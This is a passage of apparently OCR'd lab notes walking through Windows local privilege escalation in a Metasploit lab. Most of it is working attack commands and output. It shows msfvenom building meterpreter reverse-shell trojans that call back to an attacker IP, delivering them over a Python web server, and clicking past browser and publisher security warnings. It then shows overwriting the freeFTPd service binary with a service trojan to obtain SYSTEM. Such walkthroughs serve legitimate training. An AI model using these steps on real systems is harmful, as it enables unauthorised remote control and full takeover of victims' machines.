040777/rwxrwxrwx  4096  dir   2026-04-22 09:36:11 -0700  Transferencia de Archivos
100666/rw-rw-rw-  282   fil   2020-06-14 14:21:43 -0700  desktop.ini
100777/rwxrwxrwx  12288 fil   2026-04-23 20:55:08 -0700  troy_class-servicio.exe
```


Yes, the file is created.

The path must match when you downloaded from Kali to Windows `[Listing: C:\Users\user\Desktop]` with the path where the program will look for the service that you put `[NOMBRE_RUTA_BINARIO: C:\Users\user\Desktop\troy_class-servici]` on `[daclsvc]`.

Set up a `[multi/handler]` listening with the same `[Payload]` and with the same `[port]`.

- `[ bg ]` + `[ options ]`

  To exit meterpreter and modify the `[multi/handler]`




-The payload `[windows/x64/meterpreter/reverse_tcp]` is fine
-LPORT: you just have to change it to the one I gave to the service-type trojan, I gave it `[4448]`

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4448 -f exe-service -o troy_class-servicio.exe.
```

- `[ options ]`

  to verify the changes



- `[ exploit -j ]`

`start the attack`

```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was

[*] Started reverse TCP handler on 10.0.2
msf exploit(multi/handler) >
```

- [Jobs]

to see if the new session was created

- [sessions 3]

  I return to my session 3

```
msf exploit(multi/handler) > jobs

Jobs
====

  Id  Name                Payload             Payload opts
  --  ----                -------             ------------
  3   Exploit: multi/hand windows/x64/meterpr tcp://10.0.2.9:4448
      ler                 eter/reverse_tcp

msf exploit(multi/handler) > sessions 3
[*] Starting interaction with 3...

meterpreter >
```

- [shell] + [sc start daclsvc]

I open a Shell to execute the service, it is going to go to the path we modified and it is going to execute it.

```
meterpreter > shell
Process 1484 created.
Channel 3 created.
Microsoft Windows [Versi♦n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derec
os.

C:\Users\user\Desktop>sc start daclsvc
[*] Sending stage (248902 bytes) to 10.0.2.10
sc start daclsvc

NOMBRE_SERVICIO: daclsvc
        TIPO               : 10  WIN32_OWN_PROCESS
        ESTADO             : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORE
_SHUTDOWN)
        C♦D_SALIDA_WIN32   : 0  (0x0)
        C♦D_SALIDA_SERVICIO: 0  (0x0)
        PUNTO_COMPROB.     : 0x0
        INDICACI♦N_INICIO  : 0x7d0
        PID                : 2620
        MARCAS             :
```

- [enter] + [exit] + [bg] + [sessions] + [select the new session]

Enter to let you type, to exit meterpreter, verify if another session was created, select the new session.

```
C:\Users\user\Desktop>exit
exit
meterpreter > bg
[*] Backgrounding session 3...
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                  Information          Connection
  --  ----  ----                  -----------          ----------
  3         meterpreter x64/w     HETEAM\user @ HET    10.0.2.9:4444 →
            indows                EAM                  10.0.2.10:49164 (
                                                       10.0.2.10)
  4         meterpreter x64/w     NT AUTHORITY\SYST    10.0.2.9:4448 →
            indows                EM @ HETEAM          10.0.2.10:49168 (
                                                       10.0.2.10)

msf exploit(multi/handler) > sessions 4
[*] Starting interaction with 4...


meterpreter >
```

- `[getuid]`
  to know who I am

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

8.Windows Local Privilege Escalation -Weak Permissions in Windowsploitable LPE

It means I can write the existing trojan here, in the path we previously configured in the service.




Now I am just going to modify this [troy_class-servicio.exe]. If I didn't have permission to modify the service configuration [C:\Users\user\Desktop\troy_class-servicio.exe], but I do have permission to write to this path, then what I would do is overwrite the executable [troy_class-servicio.exe].

A. Creating a Trojan

Kali Terminal:

- msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4444 -f exe -o Wind_class_042426_LPE.exe



NOTE:

- If you write `meterpreter/` with the slash, it's because I want it to be staged. If you had wanted it to be stageless, you would have to put `meterpreter_reverse_tcp` (this one executes directly, not staged), and `_tcp` is the most stable way.

- **PORT:** 4444. If you are in a real black-box pentest, never use it.
- **p:** The payload (the type of connection we want).
- **LHOST:** Your IP address (where the trojan should "call" back).
- **LPORT:** The listening port (4444 is standard).
- **-f elf:** The file format (ELF is a Linux executable; use `-f exe` for Windows).
- **>:** Indicates the name of the final file.

A.1 Verifying the Trojan was Created

Bash

```
file Wind_class_042026_LPE.exe
```

```
┌──(root㉿RedRaptor-Hunt)-[~/myself_troyano/my_troyano_042026_class]
└─# file Wind_class_042026_LPE.exe
Wind_class_042026_LPE.exe: PE32+ executable for MS Windows 4.00 (GUI)
, x86-64, 5 sections
```

- **Command:** `file` (File type analysis)
- **General usage:** Used to determine the type of content in a file without relying on its extension (since in security, a `.jpg` could actually be an executable).

Breakdown of the Output:

`Wind_tro_041926.exe: PE32+ executable for MS Windows 4.00 (GUI), x86-64, 5 sections`

Term	Technical Meaning	Security Note
PE32+	64-bit Portable Executable.	Indicates it is a modern Windows binary.
MS Windows 4.00	Minimum required subsystem.	Compatibility standard; almost all modern EXEs show this.
(GUI)	Graphical User Interface.	The program is designed to open a window, not just run in a terminal.
x86-64	Processor architecture.	Will only work on 64-bit systems.
5 sections	Memory sections (.text, .data, etc.).	An unusual number of sections or strange names (e.g., UPX0) can indicate the file is packed or encrypted.

B. Transferring the Trojan to the Victim Server

Bash

```
python3 -m http.server 8082
```


```
┌──(root㉿RedRaptor-Hunt)-[~/myself_troyano/my_troyano_042026_class]
└─# python3 -m http.server 8082
Serving HTTP on 0.0.0.0 port 8082 (http://0.0.0.0:8082/) ...
```

Open the listener to transfer the trojan to the victim server. You must be in the same folder where you created your trojan.


B.2 Download from the Victim's Browser:

`http://[YOUR_IP]:8082/[NAME_OF_THE_FILE_YOU_CREATED]`

1. `[http://10.0.2.9:8082](http://10.0.2.9:8082)`



2. Save the trojan in **Downloads**.



NOTE: If this happens to you: Google Chrome has its own built-in antivirus. What you have to do is: Click the 3 dots in the top right (`Settings`) -> locate the file it blocked and click the option to **Keep dangerous file / Keep anyway**.

B.3 Using `use exploit/multi/handler`

We have an exploit called `use exploit/multi/handler`. To find and open it, start Metasploit:

Bash

```
sudo systemctl start postgresql
msfconsole
```

```
msf > workspace
  Metasplotable2
  linux_Troyano
  windowsspt_LPE
* default
msf > workspace windowsspt_LPE
[*] Workspace: windowsspt_LPE
msf >
```

Workspace Management:

- **List current workspaces:** `workspace`
  (Shows which one you are currently working in with an asterisk).
- **Create a new workspace:** `workspace -a [name]`
  (Example: `workspace windowsspt_LPE`)
- **Switch workspaces:** `workspace [name]`
- **Verify the change:** Run `workspace`
  again to confirm the new workspace is selected.

B.4 Configuring the Handler

Once the environment is prepared, configure the module that will receive the connection from the trojan or exploit.

- **Load the module:** `use exploit/multi/handler` (This is a "generic" module designed exclusively to listen for and manage incoming connections).

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) >
```

Check configuration options: `options` Everything must match the information you gave to the trojan.

```
msf exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an inte
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

1. `set payload windows/x64/meterpreter/reverse_tcp`
2. `set LHOST 10.0.2.9` (This is my Kali IP, which I gave to the trojan).

```
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) >
msf exploit(multi/handler) > set LHOST 10.0.2.9
LHOST => 10.0.2.9
msf exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread,
   LHOST     10.0.2.9         yes       The listen address (an interface may be sp
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

- Since I gave port 4444 to the trojan, and it's already set, I don't need to touch it.

- **Start the attack in the background:**
  `exploit -j` (or `run -j`)

```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.9:4444
msf exploit(multi/handler) >
```

If it stays there, it's because it's waiting for someone to execute the trojan.

- Type `jobs` to see if it created the session.
- Press `Enter` to get your prompt back.


```
msf exploit(multi/handler) >
msf exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                          Payload opts
  --  ----                    -------                          ------------
  0   Exploit: multi/handler  windows/x64/meterpreter/reverse_tcp  tcp://10.0.2.9:4444
```

B.5 Executing the Trojan on Windows

1. Navigate to `[http://10.0.2.9:8082](http://10.0.2.9:8082)` from the victim's browser.
2. Download and run `Wind_class_042026_LPE.exe`.



3. If a security warning appears ("The publisher could not be verified..."), click **Run**.

```
msf exploit(multi/handler) >
[*] Sending stage (248902 bytes) to 10.0.2.10
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.10:49219) at 2026-04-23 01:40:39 -0700
```

Once executed on the Meterpreter terminal side:

- Type `sessions` to see active sessions.
- Select the session: `sessions 1`. You are now inside Windows.

```
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x64/windows  HETEAM\user @ HETEAM  10.0.2.9:4444 → 10.0.2.10:49219 (10.
                                                          .10)

msf exploit(multi/handler) > session 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

C. Basic Meterpreter Commands

- `getuid`:
  Verifies your user (e.g., `Server username: HETEAM\user`).

```
meterpreter > getuid
Server username: HETEAM\user
meterpreter >
```

- `getsystem`:
  Will not work because you are a regular user and have no privileges.

- `shell`:
  Opens a Windows command shell.

C.1 Searching for Vulnerabilities with `SharpUp`

Navigate to the `GhostPack` folder:

```
cd GhostPack
sharpup.exe
```

```
 Directorio de C:\Users\user\Desktop

24/04/2026  05:55    <DIR>          .
24/04/2026  05:55    <DIR>          ..
14/06/2020  23:21               899 Downloads.lnk
09/03/2021  00:43               363 Equipo.lnk
13/06/2023  15:29    <DIR>          GhostPack
13/06/2023  15:28    <DIR>          Tools
22/04/2026  18:36    <DIR>          Transferencia de Archivos
24/04/2026  05:55            12.288 troy_class-servicio.exe
               3 archivos         13.550 bytes
               5 dirs   1.334.288.384 bytes libres

C:\Users\user\Desktop>cd GhostPack
cd GhostPack

C:\Users\user\Desktop\GhostPack>sharpup.exe
sharpup.exe

=== SharpUp: Running Privilege Escalation Checks ===


=== Modifiable Services ===
```

Modifiable Service Binaries:

Look for vulnerabilities in this section. Verify if you have write permissions to overwrite binaries, for example:`C:\Program Files (x86)\free FTPd\freeFTPdService.exe`

```
    State             : Stopped
    StartMode         : Manual
    PathName          : C:\Program Files (x86)\free FTPd\freeFTPdService.exe
    Name              : MozillaMaintenance
    DisplayName       : Mozilla Maintenance Service
```

You will need to check the folder `free FTPd` to see if you can delete this file and write a trojanized one.

NOTE: Notice that these are `x86` binaries. I will need to create/use an `x86` trojan executable.

Checking Permissions Manually

1. Open a `SHELL`.
2. Go to `C:\Program Files` and check permissions for `free FTPd`.

```
cd "C:\Program Files (x86)"
dir
```

```
C:\Users\user\Desktop\GhostPack>cd "C:\Program Files (x86)
cd "C:\Program Files (x86)

C:\Program Files (x86)>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n♦mero de serie del volumen es: 7047-762D

 Directorio de C:\Program Files (x86)

24/04/2026  09:56    <DIR>          .
24/04/2026  09:56    <DIR>          ..
28/05/2019  14:29           103.936 1034.MST
03/06/2018  12:35    <DIR>          BadBlue
28/05/2019  16:21    <DIR>          Cisco Systems
28/05/2019  14:29        44.587.008 CiscoIPCommunicatorSetup.msi
28/05/2019  16:21    <DIR>          Common Files
07/02/2020  18:01    <DIR>          free FTPd
12/04/2011  11:10    <DIR>          Internet Explorer
24/04/2026  09:57    <DIR>          Mozilla Firefox
```

```
icacls "free FTPd"
```

```
C:\Program Files (x86)>icacls "free FTPd"
icacls "free FTPd"
free FTPd BUILTIN\Administradores:(I)(F)
          CREATOR OWNER:(I)(OI)(CI)(IO)(F)
          NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
          BUILTIN\Administradores:(I)(OI)(CI)(IO)(F)
          BUILTIN\Usuarios:(I)(OI)(CI)(F)
          NT SERVICE\TrustedInstaller:(I)(CI)(F)

Se procesaron correctamente 1 archivos; error al procesar 0 archivos

C:\Program Files (x86)>
```

`BUILTIN\Usuarios:(I)(OI)(CI)(F)` -> The Users group has **FULL ACCESS**.

- Check what group your user belongs to:

```
net localgroup Usuarios
```

```
C:\Program Files (x86)>net localgroup Usuarios
net localgroup Usuarios
Nombre de alias      Usuarios
Comentario           Los usuarios no pueden hacer cambios accidentales o

Miembros

-------------------------------------------------------------------------------
bob
master
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Usuarios autentificados
user
Se ha completado el comando correctamente.


C:\Program Files (x86)>
```

(Shows user, bob, master, etc.) If the Users group has total access, then you do too.

D. Creating a Service-Type Trojan

Kali Terminal:

Bash

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4441 -f exe-service -o freeFTPdService.exe
```

```
┌──(root㉿RedRaptor-Hunt)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4441 -f exe-s
ervice -o freeFTPdService.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pay
load
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe-service file: 12288 bytes
Saved as: freeFTPdService.exe

┌──(root㉿RedRaptor-Hunt)-[~/myself_troyano]
└─# msfvenom -p windows/x86/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4441 -f e
xe-service -o freeFTPdService.exe
Error: invalid payload: windows/x86/meterpreter/reverse_tcp
```

- Changed bits from `x64` to `x86` (omitting architecture defaults to x86).
- Changed port to `4441`.
- Used `-f exe-service` because I am making a service-type executable. Since I cannot modify its configuration, it **must** be named exactly like the original binary (`freeFTPdService.exe`). There is zero room for error here.

D.1 Uploading the Trojan via Meterpreter

1. Go back to Meterpreter (use `bg` to background your session if needed, rather than `exit` which kills it).
2. Navigate to `C:\Program Files (x86)\free FTPd`:
3. `cd "C:\Program Files (x86)"`

```
C:\Program Files (x86)>exit
exit
meterpreter > dir
Listing: C:\Users\user\Downloads
================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  7680  fil   2026-04-22 04:23:13 -0700  Wind_042226_LPE.exe
100777/rwxrwxrwx  7680  fil   2026-04-23 01:37:15 -0700  Wind_class_042026_LPE.exe
100777/rwxrwxrwx  7680  fil   2026-04-24 00:57:04 -0700  Wind_class_042426_LPE.exe
100666/rw-rw-rw-  282   fil   2020-06-14 14:21:43 -0700  desktop.ini
100666/rw-rw-rw-  2907  fil   2026-04-22 06:35:41 -0700  systeminfo.txt

meterpreter > cd "C:Program Files (x86)"
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd "C:\Program Files (x86)"
```

- `[dir]`

Search for the folder.

```
040777/rwxrwxrwx  4096       dir   2011-04-12 02:10:06 -0700  Windows Sidebar
100666/rw-rw-rw-  174        fil   2009-07-13 21:54:24 -0700  desktop.ini
040777/rwxrwxrwx  4096       dir   2020-02-07 08:01:40 -0800  free FTPd

meterpreter >
```

- `[cd "free FTPd"]`
  - **Enter the folder and put it in quotes because it has a space.**
- `[pwd]`
  - **Make sure I'm inside.**

```
meterpreter > cd "free FTPd"
meterpreter > pwd
C:\Program Files (x86)\free FTPd
meterpreter >
```

- **NOTE:** You must first do a `[del]` of `[ freeFTPdService.exe ]` so that it doesn't add a parenthesis with a 1, because Windows renames it.

```
meterpreter > dir
Listing: C:\Program Files (x86)\free FTPd
=========================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  668      fil   2018-06-10 09:55:35 -0700  DSAKey.cfg
100666/rw-rw-rw-  44       fil   2018-06-10 10:07:55 -0700  FreeSSHDService.ini
100666/rw-rw-rw-  887      fil   2018-06-10 09:55:36 -0700  RSAKey.cfg
100777/rwxrwxrwx  1533552  fil   2015-01-15 08:37:20 -0800  freeFTPdService.exe
100666/rw-rw-rw-  5508     fil   2018-06-10 10:06:01 -0700  freeFTPdservice.cfg
100666/rw-rw-rw-  562      fil   2018-06-10 09:55:36 -0700  freeftpd.cer
100666/rw-rw-rw-  883      fil   2018-06-10 09:55:36 -0700  freeftpd.key

meterpreter > del freeFTPdService.exe
meterpreter > dir
```

D.2 Delete the original file first so Windows doesn't rename your upload with a "(1)":

```
del freeFTPdService.exe
dir
ls
```

```
meterpreter > del freeFTPdService.exe
meterpreter > dir
Listing: C:\Program Files (x86)\free FTPd
=========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  668   fil   2018-06-10 09:55:35 -0700  DSAKey.cfg
100666/rw-rw-rw-  44    fil   2018-06-10 10:07:55 -0700  FreeSSHDService.ini
100666/rw-rw-rw-  887   fil   2018-06-10 09:55:36 -0700  RSAKey.cfg
100666/rw-rw-rw-  5508  fil   2018-06-10 10:06:01 -0700  freeFTPdservice.cfg
100666/rw-rw-rw-  562   fil   2018-06-10 09:55:36 -0700  freeftpd.cer
100666/rw-rw-rw-  883   fil   2018-06-10 09:55:36 -0700  freeftpd.key
```

D.3 Upload the new trojan:

```
upload freeFTPdService.exe
```

```
meterpreter > upload freeFTPdService.exe
[*] Uploading  : /root/freeFTPdService.exe → freeFTPdService.exe
[*] Uploaded 12.00 KiB of 12.00 KiB (100.0%): /root/freeFTPdService.exe → freeFTPdSer
[*] Completed  : /root/freeFTPdService.exe → freeFTPdService.exe
meterpreter >
```

```
dir
```

```
[*] Completed  : /root/freeFTPdService.exe -> freeFTPdService.exe
meterpreter > dir
Listing: C:\Program Files (x86)\free FTPd
=========================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  668    fil   2018-06-10 09:55:35 -0700  DSAKey.cfg
100666/rw-rw-rw-  44     fil   2018-06-10 10:07:55 -0700  FreeSSHDService.ini
100666/rw-rw-rw-  887    fil   2018-06-10 09:55:36 -0700  RSAKey.cfg
100777/rwxrwxrwx  12288  fil   2026-04-24 02:45:05 -0700  freeFTPdService.exe
100666/rw-rw-rw-  5508   fil   2018-06-10 10:06:01 -0700  freeFTPdservice.cfg
100666/rw-rw-rw-  562    fil   2018-06-10 09:55:36 -0700  freeftpd.cer
100666/rw-rw-rw-  883    fil   2018-06-10 09:55:36 -0700  freeftpd.key
```

E. Setting up the Handler for the Service Trojan

1. Background the session: `bg`
2. Configure the multi/handler:
3. Options

```
meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
set payload windows/meterpreter/reverse_tcp
set LPORT 4441
exploit -j
```

3. Check jobs: `jobs`
4. Interact with the session or open a shell to start the service:

```
sessions 1
shell
```

```
meterpreter > shell
Process 2352 created.
Channel 3 created.
Microsoft Windows [Versi♦n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los der

C:\Program Files (x86)\free FTPd>
```

E.2 Navigate to the folder and start the service:

```
cd "C:\Program Files (x86)\free FTPd"
sc start freeFTPdService
```

```
C:\Program Files (x86)\free FTPd>sc start freeFTPdService
sc start freeFTPdService

NOMBRE_SERVICIO: freeFTPdService
        TIPO               : 110  WIN32_OWN_PROCESS  (interactive)
        ESTADO             : 4  RUNNING
                             (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        C♦D_SALIDA_WIN32   : 0  (0×0)
        C♦D_SALIDA_SERVICIO: 0  (0×0)
        PUNTO_COMPROB.     : 0×0
        INDICACI♦N_INICIO  : 0×0
        PID                : 3768
        MARCAS             :
```

Press `Enter`, type `exit` to leave the shell, then `bg` in Meterpreter.

```
C:\Program Files (x86)\free FTPd>exit
exit
meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) >
```

Check sessions: `sessions` -> You should now see session `1` or `2` running as `NT AUTHORITY\SYSTEM`!

```
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  HETEAM\user @ HETEAM         10.0.2.9:4444 → 10.0.2.10:49205 (10.0.2.10)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ HETEAM 10.0.2.9:4441 → 10.0.2.10:49242 (10.0.2.10)
```

Interact with it: `sessions 2` -> `getuid` -> Server username: `NT AUTHORITY\SYSTEM`.

```
msf exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...


meterpreter >
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

This session we are going to close with an [**exit**]


- [sessions]

To make sure we don't have the NT AUTHORITY session



And it seems that it did exit, but I will open session 1 to make sure

- [sessions 1] + [getuid]



And yes, I am a regular user

10.Unquoted Service Paths

- **We are going to run *SharpUp*, from the unquoted path**
  - `[shell]` **Create a shell**
  - `[cd C:\Users\user\Desktop]`

```
